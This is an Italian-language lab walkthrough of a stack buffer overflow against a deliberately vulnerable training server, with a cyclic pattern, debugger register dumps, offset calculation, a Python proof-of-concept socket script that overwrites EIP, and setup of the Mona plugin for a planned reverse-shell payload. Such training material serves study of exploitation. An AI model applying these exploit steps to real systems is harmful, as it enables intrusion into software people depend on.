Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3  
Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6  
Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9  
Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2  
Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5  
Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8  
Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1  
Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4  
Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7  
Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0  
Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3  
Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6  
Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9  
Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
```


Successivamente occorre resettare l'applicativo su Immunity e rilanciarlo.

Una volta effettuato nuovamente l'accesso, al comando precedente questa volta si aggiungerà il payload appena ottenuto. In questo modo si riuscirà ad individuare meglio EIP ed ESP, come si vedrà di seguito.

```
Welcome to OSCP Vulnerable Server! Enter HELP for help.
OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7A
b8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9
Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag
1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am
6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7A
o8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9
Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At
1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4
Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az
6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9
Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg
1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2B
i3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4
Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm
6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7B
o8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9
Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt
1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2B
v3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4
Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz
6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7C
b8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9
Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg
1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2C
i3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4
Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm
6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7C
o8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
```

Osservando la finestra dei registri si può osservare quanto segue:


```

Registers (FPU)
EAX 00FAF250 ASCII "OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9"
ECX 000A52D4
EDX 000A7143
EBX 376E4336
ESP 00FAFA18 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2"
EBP 43386E43
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 6F43396E
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 3B0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 3 2 1 0 ESPUOZDI
FCW 027F Prec NEAR,S3 Err 0 0 0 0 0 0 0 0 (GT)
Mask 1 1 1 1 1 1 1 1

C:\Users\User\Downloads\oscp.exe
Starting OSCP vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or network

Listening on port 1337.
Waiting for client connections...
Received a client connection from 192.168.50.100:4112
Waiting for client connections...

```

```

Registers (FPU)
EAX 00FAF250 ASCII "OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9"
ECX 000A52D4
EDX 000A7143
EBX 376E4336
ESP 00FAFA18 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2"
EBP 43386E43
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 6F43396E
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 3B0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 3 2 1 0 ESPUOZDI
FCW 027F Prec NEAR,S3 Err 0 0 0 0 0 0 0 0 (GT)
Mask 1 1 1 1 1 1 1 1

```

Si determina che l'ESP inizia con 0Co1 e il valore di EIP è 0x6f43396e.

Se convertiamo il valore EIP in ASCII e teniamo conto dell'endianess, otteniamo n9Co.

Determinazione dei Pattern Offset

Cosa sono gli Offset di EIP ed ESP?

Gli **offset di EIP ed ESP** sono valori numerici che indicano **quanti byte** devono essere inviati in un buffer overflow prima di raggiungere e sovrascrivere questi registri critici. Ecco una spiegazione dettagliata:

1. Offset dell'EIP

- **Cos'è:**
- La distanza (in byte) tra l'inizio del buffer e la posizione dove viene memorizzato l'**EIP** (Extended Instruction Pointer).
- **A cosa serve:**
 - Ti permette di **controllare l'EIP** sovrascrivendolo con un indirizzo di ritorno arbitrario (es. `JMP ESP`).
 - Esempio: `payload = b"A" * offset_eip + b"\xaf\x11\x50\x62"`
Sovrascrive l'EIP
 - Nell'output del nostro comando:
 - `0Co1` corrisponde a un offset di **1982 byte**.
 - `n9Co` corrisponde a un offset di **1978 byte**.

2. Offset dell'ESP

- **Cos'è:**

La distanza (in byte) tra l'inizio del buffer e la posizione dove viene memorizzato l'**ESP** (Extended Stack Pointer).

- **A cosa serve:**
 - Ti permette di **piazzare lo shellcode** nello stack e farvi puntare l'ESP.
 - Se l'EIP viene reindirizzato a `JMP ESP`, la CPU eseguirà il codice nello stack.
 - Esempio: `payload = b"A" * offset_eip + b"\xaf\x11\x50\x62"`
+ `b"\x90" * 16 + shellcode`
padding EIP (JMP ESP) NOP-sled shellcode

3. Perché gli Offset sono Diversi? (1982 vs 1978)

Nell' output in analisi:

- **0Co1 → Offset 1982:** Potrebbe riferirsi alla posizione di **dati nello stack** (es. altri registri).
- **n9Co → Offset 1978:** È probabilmente l'offset **corretto per l'EIP**.

Come verificare:

1. Usare l'offset **1978** per sovrascrivere l'EIP con BBBB (\x42\x42\x42\x42).
2. Se nel debugger si vede 42424242 nell'EIP, l'offset è corretto.

Conclusione


- **Offset EIP:** permette di controllare **dove salta** il programma.
- **Offset ESP:** permette di controllare **cosa esegue** il programma.
- **Tool:** Usa pattern_create e pattern_offset per automatizzare il processo.

Lanciando i due comandi sotto riportati si ricavano i pattern offset desiderati:


```
(kali㉿kali)-[~]  
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0Co1  
[*] Exact match at offset 1982  
  
(kali㉿kali)-[~]  
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q n9Co  
[*] Exact match at offset 1978
```

Verifica degli Offsets tramite codice Python

Successivamente si va ad eseguire una proof of concept in Python (lanciandolo direttamente dal terminale in kali) che si connetterà al server vulnerabile e invierà un payload che non solo bloccherà il programma, ma confermerà anche l'affidabilità degli offset trovati (NOTA: occorre resettare il programma su immunity debugger ogni volta)



```
(kali@kali)-[~]  
$ sudo python3 buffer2.py  
[!] Errore: timed out  
  
(kali@kali)-[~]  
$
```



```
home > kali > buffer2.py > ...  
1 import socket  
2  
3 ip = '192.168.50.130'  
4 port = 1337  
5 timeout = 5  
6  
7 payload = 'A'*1978 + 'B' * 4 + 'C' * 16  
8  
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
10 s.settimeout(timeout)  
11 try:  
12     s.connect((ip, port)) # Parentesi corrette!  
13     s.recv(1024)  
14     s.send(b'OVERFLOW1 ' + payload.encode()) # Invia come by  
15     s.recv(1024)  
16 except Exception as e:  
17     print(f"[!] Errore: {e}")  
18 finally:  
19     s.close()
```

Il programma che si esegue avvia automaticamente la shell di comando di OSCP.EXE andando a caricare il payload in modo automatico, in particolare:

1. Connessione al target:

- a. Si connette all'indirizzo IP 192.168.50.130 sulla porta 1337 con un timeout di 5 secondi

2. Creazione del payload:

- a. Genera una stringa composta da:
 - i. 1978 caratteri 'A' (usati per riempire il buffer)
 - ii. 4 caratteri 'B' (che dovrebbero sovrascrivere l'indirizzo di ritorno)
 - iii. 16 caratteri 'C' (usati come payload effettivo dopo il controllo dell'EIP)

3. Invio dell'exploit:

- a. Invia il comando "OVERFLOW1 " seguito dal payload codificato in bytes

4. Gestione degli errori:

- a. Include un blocco try-except per gestire eventuali errori di connessione o comunicazione

Quando il programma va in blocco a causa dell'overflow, grazie al settaggio degli offsets l'EIP ottenuto dovrebbe essere BBBB (0x42424242) e l'ESP dovrebbe puntare a CCCCCCCCCCCCCCCC

Verificando dalle immagini si può notare come si ottengano effettivamente i risultati desiderati.

The screenshot displays a Windows desktop environment. At the top, a Windows Security notification is visible, stating "Your PC is protected" and "Windows Defender is on". Below this, a Windows Defender scan window is open, showing a scan of "C:\Users\user\Downloads\oscp.exe" completed on 11/11/2023, with a result of "Clean". In the foreground, a Windows Command Prompt window is open, showing the execution of "C:\Users\user\Downloads\oscp.exe". The output of the program includes a warning about vulnerability and a list of client connections.

Windows Security notification:

```

Your PC is protected
Windows Defender is on

```

Windows Defender scan window:

```

Scan completed on 11/11/2023
Scan result: Clean
Scanned file: C:\Users\user\Downloads\oscp.exe

```

Windows Command Prompt window:

```

C:\Users\user\Downloads>oscp.exe
Starting OSCP vulnservice version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Listening on port 1337.
Waiting for client connections...
Received a client connection from 192.168.50.100:52492
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.50.100:40462
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.50.100:44576
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.50.100:36150
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.50.100:33142
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.50.100:42074
Waiting for client connections...

```

```
ditor and software assessment specialist needed

Registers (FPU)
EAX 00ABF250 ASCII "OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 001FDD34
EDX 00000000
EBX 41414141
ESP 00ABFA18 ASCII "CCCCCCCCCCCCCCCC"
EBP 41414141
ESI 00401973 oscp.00401973
EDI 00401973 oscp.00401973
EIP 42424242

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 340000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g

3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FPU 0000
```

Installazione Plugin Mona e raffinamento del payload malevolo

Una volta stabiliti e verificati gli offset si conosce esattamente il punto all'interno del payload dove inizializzare il codice malevolo per realizzare la reverse shell.

Per evitare errori di compilazione però è necessario raffinare lo script malevolo dai cosiddetti **badchars**, ovvero caratteri che potrebbero dare errori di compilazione. Infatti non tutti i caratteri sono adatti al payload. Ad esempio, se il payload contiene il \0 carattere "char", da qualche parte lungo il percorso il programma potrebbe confonderlo con la fine di una stringa e ignorare tutto ciò che segue questo carattere nel payload. Un altro esesso avviene tramite un plugin chiamato Mona.

Mona

Mona è un plugin essenziale per Immunity Debugger, progettato per semplificare l'analisi e lo sfruttamento di vulnerabilità di buffer overflow. Automatizza molte operazioni manuali, come la ricerca di pattern per identificare l'offset esatto che controlla l'EIP, la generazione di bytearray univoci e l'identificazione di "bad characters" che potrebbero corrompere il payload. Inoltre, mona facilita la ricerca di istruzioni assembly utili (come JMP ESP) all'interno di moduli puliti (senza protezioni come ASLR) per reindirizzare il flusso di esecuzione verso il payload malevolo.

Grazie ai suoi comandi intuitivi (es: !mona findmsp per l'offset, !mona jmp -r ESP per i salti), mona riduce notevolmente il tempo necessario per sviluppare exploit affidabili, rendendolo uno strumento indispensabile nel penetration testing e nella binary exploitation.

Procedimento


Scarichiamo il plugin Mona e lo si va a inserire nella cartella all'interno di questo percorso:

C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands

Dopodichè tramite il comando

!mona config -set workingfolder c:\mona\%p

si crea una cartella di lavoro in cui il plugin salverà i suoi file.



```
Immunity Debugger 1.85.0.0 : R! lyeh
Need support? visit: http://forum.immunity-inc.com/
"C:\Users\User\Downloads\nosp.exe"
Console file "C:\Users\User\Downloads\nosp.exe"
[10:18:46] New process with ID 0000170C created
Main thread with ID 00001374 created
New thread with ID 00001308 created
Modules C:\Users\User\Downloads\nosp.exe
Modules C:\Users\User\Downloads\nessfunc.dll
Modules C:\Windows\System32\RPCRT4.dll
Modules C:\Windows\System32\ntsvchost.dll
Modules C:\Windows\System32\KERNEL32.DLL
Modules C:\Windows\System32\WS2_32.dll
Modules C:\Windows\System32\KERNELBASE.dll
Modules C:\Windows\SYSTEM32\ntdll.dll
[10:18:47] Program entry point
[+] Command used:
!mona config -set workingfolder c:\mona\%p
Writing value to configuration file
Old value of parameter workingfolder =
[+] Creating config file, setting parameter workingfolder
New value of parameter workingfolder = c:\mona\%p
[+] This mona.py action took 0:00:00

00406020 00 00 00 00 00 00 00 00 .....
00406028 00 00 00 00 00 00 00 00 .....
00406030 00 00 00 00 00 00 00 00 .....
00406038 00 00 00 00 00 00 00 00 .....
00406040 00 00 00 00 00 00 00 00 .....
00406048 00 00 00 00 00 00 00 00 .....
00406050 00 00 00 00 00 00 00 00 .....
00406058 00 00 00 00 00 00 00 00 .....
00406060 00 00 00 00 00 00 00 00 .....
00406068 00 00 00 00 00 00 00 00 .....
00406070 00 00 00 00 00 00 00 00 .....
00406078 00 00 00 00 00 00 00 00 .....
00406080 00 00 00 00 00 00 00 00 .....
00406088 00 00 00 00 00 00 00 00 .....
00406090 00 00 00 00 00 00 00 00 .....
00406098 00 00 00 00 00 00 00 00 .....
004060A0 00 00 00 00 00 00 00 00 .....
004060A8 00 00 00 00 00 00 00 00 .....
004060B0 00 00 00 00 00 00 00 00 .....
004060B8 00 00 00 00 00 00 00 00 .....
004060C0 00 00 00 00 00 00 00 00 .....
004060C8 00 00 00 00 00 00 00 00 .....
004060D0 00 00 00 00 00 00 00 00 .....
004060D8 00 00 00 00 00 00 00 00 .....
004060E0 00 00 00 00 00 00 00 00 .....
004060E8 00 00 00 00 00 00 00 00 .....
004060F0 00 00 00 00 00 00 00 00 .....
004060F8 00 00 00 00 00 00 00 00 .....
00406100 00 00 00 00 00 00 00 00 .....
00406108 00 00 00 00 00 00 00 00 .....
00406110 00 00 00 00 00 00 00 00 .....

0061FF82 003A1000
0061FF8C 8C5750E0
